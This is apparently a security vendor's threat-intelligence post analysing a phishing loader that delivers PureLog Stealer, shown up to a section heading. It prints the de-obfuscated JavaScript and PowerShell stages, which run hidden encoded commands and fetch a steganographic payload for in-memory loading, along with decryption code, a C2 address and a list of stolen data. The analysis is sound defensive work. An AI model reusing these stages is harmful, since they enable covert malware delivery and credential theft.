
Stealth in Layers: Unmasking the Loader used in Targeted Email Campaigns

cyble.com/blog/stealth-in-layers-unmasking-loader-in-targeted-email-campaigns

December 19, 2025



Executive Summary

CRIL (Cyble Research and Intelligence Labs) has been tracking a sophisticated commodity loader utilized by multiple high-capability threat actors. The campaign demonstrates a high degree of regional and sectoral specificity, primarily targeting Manufacturing and Government organizations across Italy, Finland, and Saudi Arabia.

This campaign utilizes advanced tradecraft, employing a diverse array of infection vectors including weaponized Office documents (exploiting CVE-2017-11882), malicious SVG files, and ZIP archives containing LNK shortcuts. Despite the variety of delivery methods, all vectors leverage a unified commodity loader.

The operation's sophistication is further evidenced by the use of steganography and the trojanization of open-source libraries. Adding their stealth is a custom-engineered, four-stage evasion pipeline designed to minimize their forensic footprint.

By masquerading as legitimate Purchase Order communications, these phishing attacks ultimately deliver Remote Access Trojans (RATs) and Infostealers.

Our research confirms that identical loader artifacts and execution patterns link this campaign to a broader infrastructure shared across multiple threat actors.




Figure 1 – Infection chain


Key Takeaways

- **Precision Targeting & Geographic Scope**: The campaign specifically targets the Manufacturing and Industrial sectors across Europe and the Middle East. The primary objective is the exfiltration of sensitive industrial data and the compromise of high-value administrative credentials.
- **Versatile Malware Distribution:** The loaders serve as a multi-functional distribution platform. They have been observed delivering a variety of RATs (and information stealers, such as PureLog Stealer, Katz Stealer, DC Rat, Async Rat, and Remcos). This indicates the loader is likely shared or sold across different threat actor groups.
- **Steganography & Infrastructure Abuse:** To bypass traditional network security, the threat actors hosted image files on legitimate delivery platforms. These images contain steganographically embedded payloads, allowing the malicious code to slip past file-based detection systems by masquerading as benign traffic
- **Trojanization of Open-Source Libraries:** The actors utilize a sophisticated “hybrid assembly” technique. By appending malicious functions to trusted open-source libraries and recompiling them, the resulting files retain their authentic appearance and functionality, making signature-based detection extremely difficult.
- **Four-Stage Evasion Pipeline:** The infection chain is engineered to minimize forensic footprint. It employs a high-velocity, four-stage process:
    Script Obfuscation: To hide initial intent.
-
    Steganographic Extraction: To pull the payload from images.
-
    Reflective Loading: To run code directly in memory without touching the disk.
-
    Process Injection: To hide malicious activity within legitimate system processes.

- **Novel UAC Bypass Discovery:** A unique User Account Control (UAC) bypass was identified in a recent sample. The malware monitored system process creation events and opportunistically triggered UAC prompts during legitimate launches, tricking the system or user into granting elevated privileges under the guise of a routine operation.

Technical Analysis

To demonstrate the execution flow of this campaign, we analyzed the sample with the following SHA256 hash: c1322b21eb3f300a7ab0f435d6bcf6941fd0fbd58b02f7af797af464c920040a.



Initial Infection vector

The campaign begins with targeted phishing emails sent to manufacturing organizations, masquerading as legitimate Purchase Order communications from business partners (see Figure 2).




Figure 2 – Email with attachment

Extraction of the RAR archive reveals a first-stage malicious JavaScript payload, PO No 602450.js, masquerading as a legitimate purchase order document.

Stage 1: JavaScript and PowerShell execution

The JavaScript file contains heavily obfuscated code with special characters that are stripped at runtime. The primary obfuscation techniques involve split and join operations used to dynamically reconstruct malicious strings (see Figure 3).




Figure 3 – Obfuscated JS script

The de-obfuscated JavaScript creates a hidden PowerShell process using WMI objects (winmgmts:root\cimv2). It employs multiple obfuscation layers, including base64 encoding and string manipulation, to evade detection, with a 5-second sleep delay (see Figure 4).


```
var scatt = new ActiveXObject("Scripting.FileSystemObject");
var erand = scatt.GetParentFolderName(WScript.ScriptFullName);
var retourn =
"SUV4KCgnbTZyY2F0Y2hkcmFpbiA9IE5ldy1PYmplY3QgUycrJ3lzdGVtLk5ldC5XZWJDbGllbnQ7bTZyY2F0Y2hkcmFpbi5
AxMC4wOyBXaW42NDsgeDY0KSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaScrJ2tlIEdlY2tvKSBDaHInKydvbWUvMT
HRuc0FjY2VwdHRucywgdG5zdGV4dC9odG1sLGFwcGxpY2F0aScrJ28nKyduL3hodG1sK3htbCxhcHBsaWNhdGlvbi94bWw7c
dC1MJysnYW5ndWFnZXRucywgdG5zZW4tVVMsZW47cT0wLjl0bnMpO202cmI2NHVybCA9IFZmMWFIUjBjSE02THk5cFlUZ3dN
ndFlpMDJORjh5TURJMU1USXdPQzlOVTBsZlVGSlBYM2RwZEdoZllqWTBMbkJ1Wnc9PVZmMTttNnJPY211bGdlZSA9IFtTeXN
lCYXNlNjRTdHJpbmcobScrJzZyYjY0dXJsKSk7bTZyZXF1aWxpYnJpYScrJyA9ICcrJ202cmNhdGNoZHJhaW4uRG8nKyc3bm
mNvZGluZ106OkFTQ0lJLkdldFN0cmluZyhtNnJlcXVpbGlcmlhKTtpZiAobTZyZGlzaW5jb3Jwb3JhdGUgLW1hdGNoIFZmM
J3JtYXRjaGVzWzFdOyAgbTYnKydybm9uY29tJysncG9zJysndGFibGUgPSBbUmVmbGVjJysndGlvbi5Bc3NlbWJseV06Ckxv
yeTEuQ2wnKydhc3MxXTo6VkFJKFZmMT09JysnZ2U1ZDNiSE5qJysnUTM4U1pzbG1admtHY2g5U2J2Tm1MdWxXWXlSR2JsaFhl
5sb2FkczhMN1ZmMSxWZjFXaW5kb3dzLi4uLlVwZGF0ZXMuLi4uLlZmMSxWZjFBZGRJblByb2Nlc3MzMlZmMSxWZjFWZjEnKy
1B1YmxpYzhMN0Rvd25sb2FkJysnczhMN1ZmMSxWZjFXaW5kb3cnKydzLi4nKycuLlVwZGF0ZXMuLi4uLlZmJysnMSxWZjFqc
LFZmMVZmMSxWZjFWZjEpO30nKS5yZXBsQWNlKChbQ2hhU10xMTYrW0NoYVJdMTEwK1tDaGFSXTExNSksW3NUUmluR1lbQ2hh
0OSksW3NUUmluR1lbQ2hhUl0zOSkucmVwbEFjZSgoW0NoYVJdMTA5K1tDaGFSXTU0K1tDaGFSXTExNCksW3NUUmluR1lbQ2hl
var yardage = "";
yardage += "powershell -NoProfile -WindowStyle Hidden -Command \"";
yardage += "[System.Text.Encoding]::UTF8.GetString(";
yardage += "[System.Convert]::FromBase64String('" + retourn + "'))";
yardage += "";
yardage += " | Invoke-Expression\"";
 this.yardage += "";
var Kellia = yardage.replace(/empty/g, "");
var strake = GetObject("winmgmts:root\\cimv2");
var stirpiculture = strake.Get("Win32_Process".replace(/empty/g, ""));
var wined = strake.Get("Win32_ProcessStartup".replace(/empty/g, "")).SpawnInstance_();
wined.ShowWindow = 1;
WScript.Sleep(5000);
 this.yardage += "";
var deutencephalic = stirpiculture.Create(Kellia, erand, wined, 0);
if (deutencephalic !== 0) {
    WScript.Echo("Erro ao executar uranoscosuretishipae. Código: " + deutencephalic);
}
```

Figure 4 – De-obfuscated JS script

Stage 2: Steganographic payload retrieval

The decoded PowerShell script functions as a second-stage loader, retrieving a malicious PNG file from Archive.org. This image file contains a steganographically embedded base64-encoded .NET assembly hidden at the end of the file (see Figure 5).

```
$webClient = New-Object System.Net.WebClient
$webClient.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)")
$webClient.Headers.Add("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
$webClient.Headers.Add("Accept-Language", "en-US,en;q=0.9")

m6rb64url = hxxps://ia801706.us.archive[.]org/25/items/msi-pro-with-b-64_20251208/MSI_PRO_with_b64.png;
m6requilibria = .DownloadData(m6rOcmulgee);
m6rdisincorporate = [System.Text.'+'Encoding]::ASCII.GetString(m6requilibria);

if (m6rdisincorporate -match BaseSt'+'art-(.*?)-BaseEnd)'+'
{
  m6rsprits = m6rmatches[1];
  m6rnoncompostable = [Reflection.Assembly]::Load([Convert]::FromBase64String(m6rsprits));

  [classlibrary1.class1]::vai("hxxps://pixeldrain[.]com/api/file/7B3Gowyz", "0", "C:\\Users\\Public\\Downloads\\",
  "Windows....Updates.....", "AddInProcess32", "", "AddInProcess32", "0", "URL", "C:\\Users\\Public\\Downloads\\",
  "Windows....Updates.....", "js", "1", "1", "Windows-Updates", "0", "", "", "")
}
```

Figure 5 – Base64 decoded PowerShell script

Upon retrieval, the PowerShell script employs regular expression (regex) pattern matching to extract the malicious payload using specific delimiters *("BaseStart-'+'-BaseEnd").* The extracted assembly is then reflected in memory via Reflection.Assembly::Load, invoking the "classlibrary1" namespace with the class name "class1" method "VAI"

This fileless execution technique ensures the final payload executes without writing to disk, significantly reducing detection probability and complicating forensic analysis (see Figure 6).




Figure 6 – Base64 encoded content at the end of the PNG file

Stage 3: Weaponized TaskScheduler loader

The reflectively loaded .NET assembly serves as the third-stage loader, weaponizing the legitimate open-source TaskScheduler library from GitHub. The threat actors appended malicious functions to the original library source code and recompiled it, creating a trojanized assembly that retains all legitimate functionality while embedding malicious capabilities (see Figure 7).




Figure 7 – Classes present in Clean Task Scheduler (left) appended malicious content (right)

Upon execution, the malicious method receives the payload URL in reverse and base64-encoded format, along with DLL path, DLL name, and CLR path parameters (see Figure 8).




Figure 8 – Decoded URL and payload

Stage 4: Process injection and payload execution

The weaponized loader creates a new suspended RegAsm.exe process and injects the decoded payload into its memory space before executing it (see Figure 9). This process hollowing technique allows the malware to masquerade as a legitimate Windows utility while executing malicious code.




Figure 9 – Injecting payload into RegAsm.exe

The loader downloads additional content that is similarly reversed and base64-encoded. After downloading, the loader reverses the content, performs base64 decoding, and runs the resulting binary using either RegAsm or AddInProcess32, injecting it into the target process.

Final payload: PureLog Stealer

The injected payload is an executable file containing PureLog Stealer embedded within its resource section. The stealer is extracted using Triple DES decryption in CBC mode with PKCS7 padding, utilizing the provided key and IV parameters. Following decryption, the data undergoes GZip decompression before the resulting payload, PureLog Stealer, is invoked (see Figure 10).

```
{
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider;
    tripleDESCryptoServiceProvider.Mode = CipherMode.CBC;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    tripleDESCryptoServiceProvider.Key = byte_1;
    tripleDESCryptoServiceProvider.IV = byte_2;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream,
    tripleDESCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write))
        {
            cryptoStream.Write(byte_0, 0, byte_0.Length);
            cryptoStream.FlushFinalBlock();
            using (MemoryStream memoryStream2 = new MemoryStream(memoryStream.ToArray()))
            {
                byte[] array = new byte[4];
                memoryStream2.Read(array, 0, 4);
                int num2 = BitConverter.ToInt32(array, 0);
                using (GZipStream gzipStream = new GZipStream(memoryStream2, CompressionMode.Decompress))
                {
                    byte[] array2 = new byte[num2];
                    gzipStream.Read(array2, 0, num2);
                    return array2;
                }
```

Figure 10 – Triple DES decryption

PureLog Stealer is an information-stealing malware designed to exfiltrate sensitive data from compromised hosts, including browser credentials, cryptocurrency wallet information, and comprehensive system details. The threat actor's command and control infrastructure operates at IP address 38.49.210[.]241.

PureLog Stealer steals the following from the victim's machines:

Category	Targeted Data	Detail
Web Browsers	Chromium-based browsers	Data harvested from a wide range of Chromium-based browsers, including stable, beta, developer, portable, and privacy-focused variants.
	Firefox-based browsers	Data extracted from Firefox and Firefox-derived browsers
	Browser credentials	Saved usernames and passwords associated with websites and web applications
	Browser cookies	Session cookies, authentication tokens, and persistent cookies
	Browser autofill data	Autofill profiles, saved payment information, and form data.
	Browser history	Browsing history, visited URLs, download records, and visit metadata.
	Search queries	Stored browser search terms and normalized keyword data
	Browser tokens	Authentication tokens and associated email identifiers
Cryptocurrency Wallets	Desktop wallets	Wallet data from locally installed cryptocurrency wallet applications
	Browser extension wallets	Wallet data from browser-based cryptocurrency extensions
	Wallet configuration	Encrypted seed phrases, private keys, and wallet configuration files
Password Managers	Browser-based managers	Credentials stored in browser-integrated password management extensions
	Standalone managers	Credentials and vault data from desktop password manager applications
Two-Factor Authentication	2FA applications	One-time password (OTP) secrets and configuration data from authenticator applications
VPN Clients	VPN credentials	VPN configuration files, authentication tokens, and user credentials
Messaging Applications	Instant messaging apps	Account tokens, user identifiers, messages, and configuration files
	Gaming platforms	Authentication and account metadata related to gaming services
FTP Clients	FTP credentials	Stored FTP server credentials and connection configurations
Email Clients	Desktop email clients	Email account credentials, server configurations, and authentication tokens
System Information	Hardware details	CPU, GPU, memory, motherboard identifiers, and system serials
	Operating system	OS version, architecture, and product identifiers
	Network information	Public IP address and network-related metadata
	Security software	Installed security and antivirus product details

Tracing the Footprints: Shared Ecosystem

